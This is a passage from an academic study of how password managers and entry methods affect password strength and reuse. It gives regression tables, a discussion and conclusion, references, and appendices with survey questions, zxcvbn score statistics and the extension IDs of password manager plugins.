Reuse was significantly influenced by the entry method of the password. In contrast to human entry the odds for reuse were 2.85 time *lower* if the password was entered with LastPass (odds ratio 0.35, predicted probability of reuse with Lastpass = 48.35%) and even 14.29 times *lower* if entered via copy&paste (odds ratio 0.07, predicted probability of reuse with copy&paste = 19.81%). Interestingly, the input via Google Chrome auto-fill even had a negative effect on the uniqueness of the passwords. In contrast to human entry the odds for reuse were 1.65 times *higher* if the password was entered with Chrome auto-fill (odds ratio 1.58, predicted probability of reuse with Chrome auto-fill = 83.72%). A further significant predictor of password reuse is the user's approach to creating passwords. For users who use technical tools to create their passwords (*q9:generator*), the chances that the passwords are *not* reused are 3.70 times higher (odds ratio 0.27, predicted probability of reuse if technical tools are used = 47.36%). In contrast to the models explaining the zxcvbn-score, our data does not indicate the presence of an interaction effect of the password creation strategy on the relation between entry method and password reuse.

In addition, we found a positive relation between the numbers of passwords entered by users and their reuse. In our model, each additional password of the user *increases* the chance that it will be reused by 6% (odds ratio 1.06). This suggests that with increasing numbers of passwords, it becomes more likely that some of them will be reused, which is in line with prior results [27].

We also found the self-reported website value and password strength a statistically significant predictor for reuse [8]. Passwords entered to a website with a higher value for the user were *less* likely to be reused (odds ratio of 0.87) and also passwords that the users considered stronger were *less* likely to be reused (odds ratio of 0.81).

Lastly, users that reported using an analog password storage (*q14:analog*; see *Q14* in Appendix A) were *less* likely to reuse their passwords (odds ratio of 0.62).

| | Estimate | Std. Error | z value | Pr(>\|z\|) |
|---|---|---|---|---|
| (Intercept) | 2.62 | 0.45 | 5.80 | <0.001 |
| em:chrome | 0.46 | 0.16 | 2.81 | <0.01 |
| em:copy/paste | -2.68 | 0.41 | -6.54 | <0.001 |
| em:lastpass | -1.05 | 0.37 | -2.86 | <0.01 |
| em:unknownplugin | 0.76 | 0.51 | 1.51 | 0.13 |
| in-situ:value | -0.13 | 0.06 | -2.01 | <0.05 |
| in-situ:strength | -0.21 | 0.08 | -2.50 | <0.05 |
| user:entries | 0.06 | 0.02 | 2.67 | <0.01 |
| q9:generator | -1.31 | 0.40 | -3.24 | <0.01 |
| q14:memorize | 0.22 | 0.25 | 0.88 | 0.38 |
| q14:analog | -0.48 | 0.24 | -1.98 | <0.05 |
| q14:digital | -0.18 | 0.26 | -0.70 | 0.48 |
| q14:pwm | -0.07 | 0.24 | -0.30 | 0.76 |

em: Entry method; q9: Creation strategy; q14: Storage strategy; in-situ: Plugin questionnaire

**Table 8:** Logistic multi-level regression model predicting reuse. Estimates are in relation to manually entered passwords by a human and refer to the corresponding logit transformed odds ratios. Statistically significant predictors are shaded.

## 5 Discussion

### 5.1 Password Managers' Impact

In general, our participants showed very similar password strength and reuse characteristics as in prior studies [51, 66] and our analysis could also reaffirm prior results, such as rampant password reuse.

Our study adds novel insights to the existing literature by considering the exact password entry methods and by painting a more complete picture by considering the users' password creation strategies. We found that almost all participants entered passwords with more than one entry method. Further, we discovered that every entry method showed reused passwords, although the ratio of reused passwords differs significantly between the entry methods. More than 80% of Chrome auto-filled passwords were reused, while only 47% of the passwords entered with LastPass' plugins were reused in some way, and even only 22% of the copied/pasted passwords. Similarly, we noticed that low-strength passwords have been entered with all entry methods, where LastPass had on average the strongest passwords (mean zxcvbn score of 2.80). Interestingly, manually entered passwords and Chrome auto-filled passwords were on a par with the overall password strength but showed above average reuse rates.

For our participants, we discovered a dichotomous distribution of self-reported creation strategies. Participants indicated using a password generator right now or in the

recent past, or clearly described mental algorithms and similar methods for human-generated passwords. Taking a differentiated view based on the creation strategies, we find that users of a password generator are closer to a desirable situation with stronger, less reused passwords, although being far from ideal. Only a negligible fraction of participants mentioned analog tools or alternative strategies (like two-factor authentication). Two-factor authentication (2FA), in particular, might be a valuable feature for future, targeted investigations, but for our study, we excluded 2FA since most (major) websites still lack support for 2FA and even for services offering 2FA support the userbase has only little adapted to it [46].

Using regression modeling, we put our data together to a more complete view of password managers' influence. Our models suggest that the interaction between the creation strategy and the entry methods has a significant influence on the password strength. If the passwords are entered with technical support (auto-fill, password manager plugin, or copy&paste), this results in stronger passwords under the condition that technical means were already used when generating the passwords in the first place. Thus, password managers that provide users with password creation features indeed positively influence the overall password strength in the ecosystem. All the more, it is curious that Chrome, as the primary tool to access websites, has the password generation feature disabled by default [7]. Future work could investigate and compare Apple's walled-garden ecosystem, where the Safari browser has this feature enabled by default. Another, maybe surprising, result of our modeling is that the self-reported password strength was a significant predictor for the measured password strength, suggesting that our participants have a clear view on the strength of the entered password. This is in contradiction to prior results of lab studies, like [62], and we think it is worth investigating why users in the wild are so much better at judging their own password strength.

Our models further suggest, that the use of password generators and the website value also significantly reduced the chance of password reuse. More interestingly, however, is that the password storage strategies have different influence independently of an interaction with the creation strategy. Using a password manager plugin or copy&pasting passwords reduced password reuse, while Chrome's auto-fill aggravated reuse. In other words, we observed that users were able to *manually* create more unique passwords when managing their passwords digitally or with a manager, but not with Chrome auto-fill.

The benefit of password managers is also put into better perspective when considering particular strategies in our $\text{Group}_{\text{Human}}$. We noticed that users tend to have a "self-centered" view when it comes to password uniqueness (i.e., personal vs. global), but are unaware of the fact that an attacker would not be concerned with *personal* uniqueness of passwords. A large fraction of users reported to *"come up with [a password **they**] have never used before"* or to *"try to think of something that [**they**] have never used before."* Those results also align with prior studies [56, 52, 38]. While our participants were able to correctly judge the strength of their entered passwords, their creation strategies indicate an incomplete understanding of uniqueness. In the future, the influence of services like *Have I Been Pwned*[6], which are increasingly integrated into password creation forms and managers, onto the users' understanding of uniqueness and password reuse could be studied.

Another interesting question that comes from our study is why users of password managers ($\text{Group}_{\text{PWM}}$) still reuse passwords and employ weak passwords. There could be different reasons, on which we can only speculate at this point. For instance, users might employ a default password for low-value websites, however, we could not find any evidence in our data set for a correlation between website value and strength or reuse for $\text{Group}_{\text{PWM}}$. Another explanation could be that those passwords existed prior to starting using a password manager and were never replaced (e.g., LastPass introduced features[7] for automatically updating "legacy passwords" in 2014), or maybe those are passwords that are also required on devices not managed by the user (e.g., computer pool devices at the university). Thus, we think it would interesting to investigate this question more focused.

Further, in light of the high relevance of copy&paste for strong and unique passwords, our results can also underline the "Cobra effect" [35, 36, 47] of disabling paste functionality for password fields on websites to encourage the use of 2FA or password managers. Based on our data, we consider those users who mainly use copy&paste to enter their passwords to be a very interesting subgroup that would be worth further research (e.g., which storage strategies are exactly pursued or motivation to abstain from managers). Unfortunately, there were too few copy&paste users in our current dataset to make any further reliable statements about them separately.

In summary, password managers indeed provide benefits to the users' password strength and uniqueness. Although both benefits can be achieved separately, our data suggest that the integrated workflow of 3rd party password managers for generation and storage provides the highest benefits. More troublesome is that our results suggest that the most widely used manager, Chrome's auto-filling feature, has only a positive effect on password strength when used in conjunction with an additional generator and even shows an aggravating effect on password

[6] `https://haveibeenpwned.com`

[7] `https://blog.lastpass.com/2014/12/introducing-auto-password-changing-with.html/`

reuse. The conclusion we draw from this, is that research should investigate how such integrated workflows can be brought to more users, e.g., by better understanding and tackling the reasons why users abstain from using password managers in the first place.

## 5.2 Threats to validity

As with other human-subject and field studies, we cannot eliminate all threats to the validity of our study. We targeted Google Chrome users, which had in general [6] the highest market share, also among our survey participants. Further, we recruited only experienced US workers on Amazon MTurk, which might not be representative for any population or other cultures (external validity), however, our demographics and password statistics show alignment with prior studies. Furthermore, we collected our data *in the wild*, which yields a high ecological validity and avoids common problems of password lab studies [41], but on the downside does not give control over all variables (internal validity). We asked our participants to behave naturally and also tried to encourage this behavior through transparency, availability, and above average payment, however, like closest related work [66, 51] we cannot exclude that some participants behaved unusually.

# 6 Conclusion

Passwords are the de-facto authentication scheme on the internet. Since users are very often referred to password managers as a technical solution for creating guessing-resistant, unique passwords, it is important to understand the impact that those managers *actually* have on users' passwords. Studying this impact requires in the first place an approach that is able to detect potential effects of managers. This paper's first contribution is an addition to the existing methodology, which for the first time allowed measuring the influence of managers on password strength and reuse *in the wild*. By combining insights into users' password storage and creation strategies within situ collected password metrics, we create a more complete view of passwords. We applied this methodology in a study with 170 workers from Amazon MTurk and were able to show that password managers indeed influence password security. More importantly, we were further able to study factors that affect the password strength and reuse. We found that users that rely on technical support for password creation had both stronger and more unique passwords, even if entered through other channels than a manager. We also found that Chrome's auto-fill option aggravated the password reuse problem. For future work, we see different alleys. For instance, investigating how different, even novel forms of password generators can be integrated with users' strategies. Moreover, one could apply our approach to explore password managers' influence in other ecosystems, such as Apple's walled-garden ecosystem or mobile password managers.

**Acknowledgements.** We like to thank our anonymous reviewers for their valuable comments and feedback.

This work was partially supported by the German Federal Ministry of Education and Research (BMBF) through funding for the Center for IT-Security, Privacy, and Accountability (CISPA) (VFIT/FKZ: 16KIS0345).

# References

[1] 1Password. `https://1password.com/`.

[2] Alexa Web Information Service: Developer Guide (API Version 2005-07-11). `https://docs.aws.amazon.com/AlexaWebInfoService/latest/`.

[3] Github: dropbox/zxcvbn. `https://github.com/dropbox/zxcvbn`.

[4] Kaspersky Password Manager. `https://www.kaspersky.com/password-manager`.

[5] LastPass. `https://www.lastpass.com`.

[6] W3Counter: Browser & Platform Market Share (November 2017). `https://www.w3counter.com/globalstats.php`.

[7] How To Enable and Use Password Generator in Google Chrome. `https://edgetalk.net/enable-use-password-generator-google-chrome/`, Sept. 2016.

[8] BAILEY, D. V., DÜRMUTH, M., AND PAAR, C. Statistics on password re-use and adaptive strength for financial accounts. In *Proc. 9th International Conference on Security and Cryptography for Networks (SCN'14)* (2014).

[9] BATES, D., MAECHLER, M., BOLKER, B., WALKER, S., CHRISTENSEN, R. H. B., SINGMANN, H., DAI, B., GROTHENDIECK, G., AND GREEN, P. lme4: Linear mixed-effects models using 'eigen' and s4. `https://cran.r-project.org/web/packages/lme4/index.html`.

[10] BONNEAU, J. The science of guessing: Analyzing an anonymized corpus of 70 million passwords. In *Proc. 33rd IEEE Symposium on Security and Privacy (SP '12)* (2012), IEEE Computer Society.

[11] BONNEAU, J., HERLEY, C., OORSCHOT, P. C. V., AND STAJANO, F. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *Proc. 33rd IEEE Symposium on Security and Privacy (SP '12)* (2012), IEEE Computer Society.

[12] BONNEAU, J., AND PREIBUSCH, S. The password thicket: technical and market failures in human authentication on the web. In *9th Workshop on the Economocs of Info Security (WEIS'10)* (2010).

[13] CASTELLUCCIA, C., DÜRMUTH, M., AND PERITO, D. Adaptive password-strength meters from markov models. In *Proc. 19th Annual Network and Distributed System Security Symposium (NDSS '12)* (2012), The Internet Society.

[14] CHIASSON, S., VAN OORSCHOT, P. C., AND BIDDLE, R. A usability study and critique of two password managers. In *Proc. 15th USENIX Security Symposium (SEC '06)* (2006), USENIX Association.

[15] CHRISTENSEN, R. H. B. ordinal: Regression models for ordinal data. `https://cran.r-project.org/web/packages/ordinal/index.html`.

[16] DAS, A., BONNEAU, J., CAESAR, M., BORISOV, N., AND WANG, X. The tangled web of password reuse. In *Proc. 21th Annual Network and Distributed System Security Symposium (NDSS '14)* (2014), The Internet Society.

[17] DE CARNÉ DE CARNAVALET, X., AND MANNAN, M. From very weak to very strong: Analyzing password-strength meters. In *Proc. 21th Annual Network and Distributed System Security Symposium (NDSS '14)* (2014), The Internet Society.

[18] DELL'AMICO, M., MICHIARDI, P., AND ROUDIER, Y. Password strength: An empirical analysis. In *Proc. 29th Conference on Information Communications (INFOCOM'10)* (2010), IEEE Press.

[19] DÜRMUTH, M., ANGELSTORF, F., CASTELLUCCIA, C., PERITO, D., AND CHAABANE, A. Omen: Faster password guessing using an ordered markov enumerator. In *Proc. 7th International Symposium on Engineering Secure Software and Systems (ESSoS 2015)* (2015), Springer.

[20] DYNAMO WIKI. Guidelines for academic requesters (version 2.0). `http://wiki.wearedynamo.org/index.php/Guidelines_for_Academic_Requesters`. Last visited: 11/10/17.

[21] E. SHANNON, C. Prediction and entropy of printed english.

[22] EGELMAN, S., AND PEER, E. Scaling the security wall: Developing a security behavior intentions scale (SeBIS). In *Proc. SIGCHI Conference on Human Factors in Computing Systems (CHI'15)* (2015), ACM.

[23] EGELMAN, S., SOTIRAKOPOULOS, A., MUSLUKHOV, I., BEZNOSOV, K., AND HERLEY, C. Does my password go up to eleven?: The impact of password meters on password selection. In *Proc. SIGCHI Conference on Human Factors in Computing Systems (CHI'13)* (2013), ACM.

[24] FAHL, S., HARBACH, M., ACAR, Y., AND SMITH, M. On the ecological validity of a password study. In *Proc. 9th Symposium on Usable Privacy and Security (SOUPS'13)* (2013), ACM.

[25] FIELD, A., AND MILES, J. *Discovering Statistics Using R*. Sage Publications Ltd., 5 2012.

[26] FLORENCIO, D., AND HERLEY, C. A large-scale study of web password habits. In *Proc. 16th International Conference on World Wide Web (WWW'07)* (2007), ACM.

[27] GAW, S., AND FELTEN, E. W. Password management strategies for online accounts. In *Proc. 2nd Symposium on Usable Privacy and Security (SOUPS'06)* (2006), ACM.

[28] GRASSI, P. A., FENTON, J. L., NEWTON, E. M., PERLNER, R. A., REGENSCHEID, A. R., BURR, W. E., AND RICHER, J. P. NIST SP800–63B: Digital authentication guideline (Authentication and Lifecycle Management), June 2017. Last visited: 10/11/17.

[29] HAYASHI, E., AND HONG, J. A diary study of password usage in daily life. In *Proc. SIGCHI Conference on Human Factors in Computing Systems (CHI'11)* (2011), ACM.

[30] HERLEY, C., AND VAN OORSCHOT, P. A research agenda acknowledging the persistence of passwords. *IEEE Security and Privacy 10*, 1 (Jan. 2012), 28–36.

[31] HITAJ, B., GASTI, P., ATENIESE, G., AND PÉREZ-CRUZ, F. Passgan: A deep learning approach for password guessing. *CoRR abs/1709.00440* (2017).

[32] HOX, J. J., MOERBEEK, M., AND VAN DE SCHOOT, R. *Multilevel Analysis: Techniques and Applications, Third Edition (Quantitative Methodology)*, 3 ed. Quantitative Methodology Series, 9 2017. An optional note.

[33] HUANG, J. L., BOWLING, N. A., LIU, M., AND LI, Y. Detecting insufficient effort responding with an infrequency scale: Evaluating validity and participant reactions. *Journal of Business and Psychology 30*, 2 (2015), 299–311.

[34] HUNT, T. The science of password selection. `https://www.troyhunt.com/science-of-password-selection/`, July 2011.

[35] HUNT, T. The "cobra effect" that is disabling paste on password fields. `https://www.troyhunt.com/the-cobra-effect-that-is-disabling/`, May 2014.

[36] HUNT, T. It's not about "supporting password managers", it's about not consciously breaking security. `https://www.troyhunt.com/its-not-about-supporting-password/`, July 2015.

[37] HUNT, T. Password reuse, credential stuffing and another billion records in have i been pwned. `https://www.troyhunt.com/password-reuse-credential-stuffing-and-another-1-billion-records-in-have-i-been-pwned/`, May 2017.

[38] INGLESANT, P. G., AND SASSE, M. A. The true cost of unusable password policies: Password use in the wild. In *Proc. SIGCHI Conference on Human Factors in Computing Systems (CHI'10)* (2010), ACM.

[39] KAROLE, A., SAXENA, N., AND CHRISTIN, N. A comparative usability evaluation of traditional password managers. In *Proceedings of the 13th International Conference on Information Security and Cryptology* (2011), Springer-Verlag.

[40] KELLEY, P. G., KOMANDURI, S., MAZUREK, M. L., SHAY, R., VIDAS, T., BAUER, L., CHRISTIN, N., CRANOR, L. F., AND LOPEZ, J. Guess again (and again and again): Measuring password strength by simulating password-cracking algorithms. In *Proc. 33rd IEEE Symposium on Security and Privacy (SP '12)* (2012), IEEE Computer Society.

[41] KOMANDURI, S., SHAY, R., KELLEY, P. G., MAZUREK, M. L., BAUER, L., CHRISTIN, N., CRANOR, L. F., AND EGELMAN, S. Of passwords and people: Measuring the effect of password-composition policies. In *Proc. SIGCHI Conference on Human Factors in Computing Systems (CHI'11)* (2011), ACM.

[42] KUMARAGURU, P., AND CRANOR, L. F. Privacy Indexes: A Survey of Westin's Studies. Tech. rep., 2005.

[43] LI, Z., HE, W., AKHAWE, D., AND SONG, D. The emperor's new password manager: Security analysis of web-based password managers. In *Proc. 23rd USENIX Security Symposium (SEC' 14)* (2014), USENIX Association.

[44] MCMILLAN, R. The world's first computer password? it was useless too. `https://www.wired.com/2012/01/computer-password/`, 2012.

[45] MELICHER, W., UR, B., SEGRETI, S. M., KOMANDURI, S., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. Fast, lean, and accurate: Modeling password guessability using neural networks. In *Proc. 24th USENIX Security Symposium (SEC' 16)* (2016), USENIX Association.

[46] MILKA, G. Anatomy of account takeover. In *Enigma 2018* (2018), USENIX Association.

[47] MOORE, P. Don't let them paste passwords... `https://paul.reviews/dont-let-them-paste-passwords/`, July 2015.

[48] MORRIS, R., AND THOMPSON, K. Password security: A case history. *Commun. ACM 22*, 11 (Nov. 1979), 594–597.

[49] NOTOATMODJO, G., AND THOMBORSON, C. Passwords and perceptions. In *Proc. 7th Australasian Conference on Information Security - Volume 98* (2009), Australian Computer Society, Inc.

[50] PARSONS, K., CALIC, D., PATTINSON, M., BUTAVICIUS, M., MCCORMAC, A., AND ZWAANS, T. The human aspects of information security questionnaire (HAIS-Q). *Comput. Secur. 66*, C (May 2017), 40–51.

[51] PEARMAN, S., THOMAS, J., NAEINI, P. E., HABIB, H., BAUER, L., CHRISTIN, N., CRANOR, L. F., EGELMAN, S., AND FORGET, A. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proc. 24th ACM Conference on Computer and Communication Security (CCS '17)* (2017), ACM.

[52] RINN, C., SUMMERS, K., RHODES, E., VIROTHAISAKUN, J., AND CHISNELL, D. Password creation strategies across high- and low-literacy web users. In *Proc. 78th ASIS&T Annual Meeting (ASIST'15)* (2015), American Society for Information Science.

[53] RUBENKING, N. J. The best password managers of 2017. `http://uk.pcmag.com/password-managers-products/4296/guide/the-best-password-managers-of-2017`, Nov. 2017.

[54] SHAY, R., KOMANDURI, S., KELLEY, P. G., LEON, P. G., MAZUREK, M. L., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. Encountering stronger password requirements: User attitudes and behaviors. In *Proc. 6th Symposium on Usable Privacy and Security (SOUPS'10)* (2010), ACM.

[55] SILVER, D., JANA, S., BONEH, D., CHEN, E., AND JACKSON, C. Password managers: Attacks and defenses. In *Proc. 23rd USENIX Security Symposium (SEC' 14)* (2014), USENIX Association.

[56] STOBERT, E., AND BIDDLE, R. The password life cycle: User behaviour in managing passwords. In *Proc. 10th Symposium on Usable Privacy and Security (SOUPS'14)* (2014), USENIX Association.

[57] STOCK, B., AND JOHNS, M. Protecting users against xss-based password manager abuse. In *Proc. 9th ACM Symposium on Information, Computer and Communication Security (ASIACCS '14)* (2014), ACM.

[58] TAM, L., GLASSMAN, M., AND VANDENWAUVER, M. The psychology of password management: a tradeoff between security and convenience. *Behaviour & Information Technology 29*, 3 (2010), 233–244.

[59] THE UNIVERSITY OF CHICAGO – IT SERVICES. Strengthen your passwords or passphrases and keep them secure. `https://uchicago.service-now.com/it?id=kb_article&kb=KB00015347`, Oct. 2017.

[60] UR, B., ALFIERI, F., AUNG, M., BAUER, L., CHRISTIN, N., COLNAGO, J., CRANOR, L. F., DIXON, H., NAEINI, P. E., HABIB, H., JOHNSON, N., AND MELICHER, W. Design and evaluation of a data-driven password meter. In *Proc. SIGCHI Conference on Human Factors in Computing Systems (CHI'17)* (2017), ACM.

[61] UR, B., KELLEY, P. G., KOMANDURI, S., LEE, J., MAASS, M., MAZUREK, M. L., PASSARO, T., SHAY, R., VIDAS, T., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. How does your password measure up? the effect of strength meters on password creation. In *Proc. 21st USENIX Security Symposium (SEC '12)* (2012), USENIX Association.

[62] UR, B., NOMA, F., BEES, J., SEGRETI, S. M., SHAY, R., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. "i added '!' at the end to make it secure": Observing password creation in the lab. In *Proc. 11th Symposium on Usable Privacy and Security (SOUPS'15)* (2015), USENIX Association.

[63] UR, B., SEGRETI, S. M., BAUER, L., CHRISTIN, N., CRANOR, L. F., KOMANDURI, S., KURILOVA, D., MAZUREK, M. L., MELICHER, W., AND SHAY, R. Measuring real-world accuracies and biases in modeling password guessability. In *Proc. 24th USENIX Security Symposium (SEC' 15)* (2015), USENIX Association.

[64] U.S. CENSUS BUREAU. 2010 Census National Summary File of Redistricting Data. `https://www.census.gov/2010census/data/`, 2011.

[65] WANG, D., AND WANG, P. The emperor's new password creation policies: An evaluation of leading web services and the effect of role in resisting against online guessing. In *Proc. 20th European Symposium on Research in Computer Security (ESORICS'15)* (2015), Springer.

[66] WASH, R., RADER, E., BERMAN, R., AND WELLMER, Z. Understanding password choices: How frequently entered passwords are re-used across websites. In *Proc. 12th Symposium on Usable Privacy and Security (SOUPS'16)* (2016), USENIX Association.

[67] WEIR, M., AGGARWAL, S., COLLINS, M., AND STERN, H. Testing metrics for password creation policies by attacking large sets of revealed passwords. In *Proc. 17th ACM Conference on Computer and Communication Security (CCS '10)* (2010), ACM.

[68] WHEELER, D. L. zxcvbn: Low-budget password strength estimation. In *Proc. 24th USENIX Security Symposium (SEC' 16)* (2016), USENIX Association.

[69] WOODRUFF, A., PIHUR, V., CONSOLVO, S., BRANDIMARTE, L., AND ACQUISTI, A. Would a privacy fundamentalist sell their DNA for $1000...if nothing bad happened as a result? the westin categories, behavioral intentions, and consequences. In *Proc. 10th Symposium on Usable Privacy and Security (SOUPS'14)* (2014), USENIX Association.

[70] YAN, J., BLACKWELL, A., ANDERSON, R., AND GRANT, A. Password memorability and security: Empirical results. *IEEE Security and Privacy 2*, 5 (Sept. 2004), 25–31.

[71] ZHAO, R., YUE, C., AND SUN, K. Vulnerability and risk analysis of two commercial browser and cloud based password managers. *ASE Science Journal 1*, 4 (2013), 1–15.

# A Sampling Survey Questions

***Q1:*** *For each of the following statements, how strongly do you agree or disagree?*
a1: Consumer have lost all control over how personal information is collected and used by companies.
a2: Most businesses handle the personal information they collect about consumers in a proper and confidential way.
a3: Existing laws and organizational practices provide a reasonable level of protection for consumer privacy today.
(i) Strongly disagree, (ii) Somewhat disagree, (iii) Somewhat agree, (iv) Strongly agree
***Q2:*** *On how many different Internet sites do you have a user account that is secured with a password? (If you are not sure about the number please estimate the number)* (FreeText)
***Q3:*** *Has ever one of your passwords been leaked or been stolen?*
(i) Yes, (ii) No, (iii) I am not aware of that, (iv) I do not care
***Q4:*** *How strongly do you agree or disagree:?*
b1. Passwords are useless, because hackers can steal my data either way. (i) Strongly disagree, (ii) Somewhat disagree, (iii) Somewhat agree, (iv) Strongly agree
b2. I don't care about my passwords' strength, because I don't have anything to hide. (i) Strongly disagree, (ii) Somewhat disagree, (iii) Somewhat agree, (iv) Strongly agree
***Q5:*** *What characterizes in your opinion a strong/secure password?* (FreeText)
***Q6:*** *Please rate the strength of the following passwords?*

c1. thHisiSaSecUrePassWord
c2. Pa$sWordsk123
c3. AiWuutaiveep9j
c4. !@#$%&̂*()
c5. 12/07/2017
(i) Very weak, (ii) Weak, (iii) Moderate strength, (iv) Strong, (v) Very strong

***Q7:*** *I have never used a computer?* (i) I have never, (ii) I do

***Q8:*** *How would you rate your ability to create strong passwords?*
(i) 5 (high ability), (ii) 4, (iii) 3, (iv) 2, (v) 1 (low ability)

***Q9:*** *How do you proceed if you have to create a new password? (What is your strategy?)* (FreeText)

***Q10:*** *I try to create secure passwords.....*
(i) for all my accounts and websites, (ii) for my email accounts, (iii) for online shopping, (iv) for online booking/reservation, (v) for social networks, (vi) No answer, (vii) Other

***Q11:*** *I make a point of changing my passwords on websites that are critical to my privacy every..... (choose the closest match)*
(i) Day, (ii) Week, (iii) Two weeks, (iv) Month, (v) 6 month, (vi) Year, (vii) Never, (viii) Other

***Q12:*** *Do you use the same password for different email accounts, websites, or devices?* (i) Yes, (ii) No

***Q13:*** *Do you use any of the following strategies for creating your password or part of your password, anywhere, at any time in the last year...* (i) I used the name of celebrities as a password or as a part of a password, (ii) I used the name of family members as a password or as a part of a password, (iii) I used literature (book, poetry, etc.) as a password or as a part of a password, (iv) I used familiar numbers (street address, employee number, etc) as a password or as a part of a password, (v) I used random characters as a password, (vi) I used a password manager to generate passwords, (vii) No answer, (viii) Other

***Q14:*** *How do you remember all of your passwords?* (i) I write them down on paper (notebook, day planner, etc), (ii) I try to remember them (human memory), (iii) I use computer files (Word document, Excel sheet, text file, etc), (iv) I use encrypted computer files (e.g. CryptoPad), (v) I store my passwords on my mobile phone or PDA, (vi) I use 3rd party password manager (save in extra program, e.g. LastPass, keepass, 1Password, etc.), (vii) I use website cookies (Website checkbox: "Remember my password on this computer"), (viii) I use the same password for more than one purpose, (ix) I use browser built-in password manager (i.e saved in browser), (x) I use a variation of a past password (eg. password1 and then password2 and then password3, etc.), (xi) No answer, (xii) Other

***Q15:*** *Have you ever used a computer program to generate your passwords?* (i) Yes, (ii) No

***Q16:*** *When creating a new password, which do you regard as most important: choosing a password that is easy to remember for future use (ease of remembering) or the password's security?*
(i) Always ease of remembering, (ii) Mostly ease of remembering, (iii) Mostly security, (iv) Always security, (v) Other

***Q17:*** *When you create a new password, which of the following factors do you consider? The password ....*
(i) does not contain dictionary words, (ii) is in a foreign (non-English) language, (iii) is not related to the site (i.e., the name of the site), (iv) includes numbers, (v) includes special characters (e.g. "&" or "!"), (vi) is at least eight (8) characters long, (vii) None of the above: I didn't think about it, (viii) No answer, (ix) Other

***Q18:*** *My home planet is Earth?* (i) Yes, (ii) No

***Q19:*** *Do you use the "save password" feature of your browser?* (i) Yes, (ii) No

***Q20:*** *Do you use any kind of extra password manager program (for instance, LastPass, 1Password, Keepass, Dashlane, etc.)?* (i) Yes, (ii) No

***Q21:*** *Which password manager(s) do you use? (You can write one name per line)* (FreeText)

***Q22:*** *Please give us a short description of your impression of using your browser's password saving feature and/or of using extra password managers* (FreeText)

***Q23:*** *How many passwords do you keep in your password manager(s) and browser's saved passwords? (if you don't know the exact number, please estimate the number)* (FreeText)

## B Zxcvbn Score

To better understand zxcvbn's scoring, we used zxcvbn to score 200 million unique passwords collected from `hashes.org`, where we measured the zxcvbn score and the corresponding guesses in log10. The results in Table 9 show that each score has a corresponding cutoff for guesses, e.g., score 2 requires between $10^3$–$10^6$ guesses.

| Score | #Passwords | Mean | SD | Min | 25% | 50% | 75% | Max |
|---|---|---|---|---|---|---|---|---|
| 0 | 122,296 | 2.69 | 0.42 | 0.30 | 2.48 | 2.92 | 3.00 | 3.00 |
| 1 | 34,496,960 | 5.34 | 0.59 | 3.00 | 5.00 | 5.44 | 5.87 | 6.00 |
| 2 | 69,090,776 | 7.15 | 0.66 | 6.00 | 6.61 | 7.00 | 7.87 | 8.00 |
| 3 | 57,256,840 | 8.87 | 0.65 | 8.00 | 8.28 | 8.87 | 9.36 | 10.00 |
| 4 | 39,789,207 | 12.51 | 2.29 | 10.00 | 11.00 | 12.00 | 13.36 | 32.00 |

**Table 9:** Zxcvbn scores and estimated no. of guesses (in log10) for 200 million unique passwords from *hashes.org*.

## C Website category vs. website value

Commonly the website category is used as a proxy for the website value. Since we collected both, we can provide insights into this general assumption. Figure 8 shows the self-reported value per domain. For instance, in >70% of logged passwords for a financial domain, the user reported a very high value for that domain. Similarly, in >60% of a logged passwords for news websites, the users (strongly) disagreed that this domain has a high value.

## D Known Password Manager Plugins

Chrome plugins are identified through a 32 characters long UUID that can be retrieved from Google's Chrome Web Store. Table 10 lists the password manager plugins that our study plugin can detect based on their UUID. Plugins not in this list are reported as *"Unknown plugin."*





**Figure 8:** Self-reported website value per website category

| Name | UUID |
|---|---|
| Dashlane | `fdjamakpfbbddfjaooikfcpapjohcfmg` |
| LastPass | `hdokiejnpimakedhajhdlcegeplioahd` |
| 1Password | `aomjjhallfgjeglblehebfpbcfeobpgk` |
| Roboform | `pnlccmojcmeohlpggmfnbbiapkmbliob` |
| Enpass | `kmcfomidfpdkfieipokbalgegidffkal` |
| Zoho Vault | `igkpcodhieompeloncfnbekccinhapdb` |
| Norton Identity Safe | `iikflkcanblccfahdhdonehdalibjnif` |
| KeePass | `ompiailgknfdndiefoaoiligalphfdae` |

**Table 10:** UUIDs of plugins detected by our study plugin

## E Demographics of participant groups

Table 11 presents the demographics of our two participant groups according their password creation strategies.

## F Model fit

All models in the building process were compared according to the corresponding akaike information criterion (AIC), which is an estimator of the relative quality of statistical models for a given set of data. Additionally, the models were statistically compared using likelihood-ratio tests, which were evaluated using a Chi-squared distribution. The final model is selected based on AIC as well as their ability to describe the empirical data better than the previous models. Tables 12 and 13 present the goodness of fit for the relevant steps in the model building process.

| | Human | PWM |
|---|---|---|
| Number of participants | | |
| | 121 | 49 |
| Gender | | |
| Female | 59 (48.76%) | 14 (28.57%) |
| Male | 62 (51.24%) | 35 (71.43%) |
| Age group | | |
| 18–30 | 48 (39.67%) | 16 (32.65%) |
| 31–40 | 39 (32.23%) | 24 (48.98%) |
| 41–50 | 27 (22.31%) | 5 (10.20%) |
| 51–60 | 5 (4.13%) | 3 (6.12%) |
| 61–70 | 2 (1.65%) | 0 |
| ≥71 | 0 0 | 1 (2.04%) |
| Computer science background | | |
| Yes | 10 (8.26%) | 17 (34.69%) |
| No | 111 (91.74%) | 32 (65.13%) |
| Education level | | |
| Less than high school | 0 | 1 (2.04%) |
| High school graduate | 22 (18.18%) | 4 (8.16%) |
| Some college, no degree | 28 (23.14%) | 6 (12.24%) |
| Associate's degree | 27 (22.31%) | 7 (14.29%) |
| Bachelor degree | 35 (28.93%) | 27 (55.10%) |
